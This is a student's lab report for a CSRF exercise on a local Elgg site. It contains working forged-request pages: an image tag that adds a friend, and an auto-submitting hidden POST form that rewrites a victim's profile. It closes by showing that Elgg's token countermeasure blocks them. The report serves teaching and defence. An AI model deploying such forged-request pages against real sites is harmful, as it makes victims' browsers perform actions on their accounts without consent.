

Computer Security

Lab 8 Report

CSRF

Chirag Sachdev


680231131

Task 1:


Exploring the HTTP live header extension

For the purpose of this task we explore extensions to help with reading the http headers from the website.

The first screenshot shows HTTP Live Header to read from the browser extension.



The screenshot below shows the network in the developer tools provided by firefox.



Task 2

For this task I found Bobby's GUID by sending a friend request to Alice from Charlie's account.


Bobby's GUID is 43.

Then I log into Bobby's elgg and send an email to Alice containing a link to the attacker's website.

Code for the attacker's website:

```
[10/30/2019]Chirag@VM:~/Attacker$ cat index.html
<html>
<head>
  <h1> Malicious Website </h1>
</head>
<body>
  <img width=1 height=1 src=http://www.csrflabelgg.com/action/friends/add?
friend=43>
</body>
</html>
```

We assume Bobby has sent a phishing email or a very curious email to Alice for the purpose of simplicity and Alice opens the email.



As soon as Alice opens the link, they have been redirected to the attacker website which sends a get request to elgg and adds Bobby to Alice's friend list.

csrflabattacker.com/ × csrflabattacker.com/ × +

← → ↻ 🏠


🔒 www.csrflabattacker.com

⋮ 🔔 ⭐ 🔍 Search

⚙ Most Visited 📁 SEED Labs 📁 Sites for Labs 📁 Computer Security

Malicious Website

Alice's friends

 **Boby**

Inspect: Cons: Debu: Style E: Perfor: Mem: Netw: Stor: 📄 📄 📄 ⚙ 📄 📄 ×

All HTML CSS JS

XHR Fonts Images

Media WS Other

Filter URLs

Status	Method	File	D...	Cause	Type	Transferred
200	GET	/	...		document/html	483 B
302	GET	add?...	...		img/html	505 B

3 requests 480 B / 988 B transferred Finish: 451 ms DOMCo

Headers Cookies Params Response Timings

Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43

Request method: GET

Thus by clicking on the attacker website, Alice sent a friend request to Boby and Cross site request time has been carried out.

Task 3:

Performing CSRF using POST request to update Alice's Bio

Here Bob wants to update Alice's Bio with a message. For this we update Bobby's bio to see the contents of the form filled as shown below:

The screenshot shows the 'CSRF Lab Site' interface. On the left, there's a user profile for 'Boby' with a cartoon character avatar. The profile has a green notification bar that says 'Your profile was successfully saved.' Below the avatar are buttons for 'Edit profile' and 'Edit avatar'. To the right of the avatar, the text 'About me' and 'Test' is visible. On the right side of the image, the browser's developer tools are open, showing the 'Network' tab. It displays a list of requests, with a POST request to 'edit' selected. The 'Form data' section is expanded, showing various parameters including tokens, timestamps, and access levels. The 'description' parameter is highlighted in red and contains the value '<p>Test</p>'. The 'guid' parameter is 43.



After this we construct an attack page as follows:

Code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero
!>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'
>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
```

```
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Here Bobby send another email to Alice, this time when Alice opens the link, her Bio gets updated and Bobby's CSRF token is attacked.



1. This task cannot work without Alice's GUID as the form is filled by Alice. Here We can see the various parameters of the form which are her name and GUID thus each form has to be filled by the person and to make every person a victim, we must update the form accordingly.

2. If Bobby would like everyone to be a victim of this attack, he would have to send out individual requests. According to me the GUID required for every person is different and would have to be treated dynamically. Hence He would not be able to generalize this attack to everyone visiting his website.


Turning on Counter Measures

We turn on countermeasures by commenting out `return true` in the `gatekeeper` function in the Elgg code as shown below.

```
*/  
public function gatekeeper($action) {  
    //return true;  
}
```


We relaunch Task 3 but this time the attack does not work as the token is checked. The secret CSRF token is a countermeasure used to check whether the request is originating from the same site or from another site.

Thus we get errors that the tokens are missing.



Even if we provide the tokens as shown below, the verification of the tokens fail and hence the attack cannot be launched.


```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='__elgg_token' value='TKPNG7UVpG6iYr3xSVC8rQ'>";
fields += "<input type='hidden' name='__elgg_token' value='elgg.security.token.__elgg_token'>";
fields += "<input type='hidden' name='__elgg_ts' value='1572491675'>";
fields += "<input type='hidden' name='__elgg_ts' value='elgg.security.token.__elgg_ts'>";
```



The attack does not work in this case as the token supplied has already expired.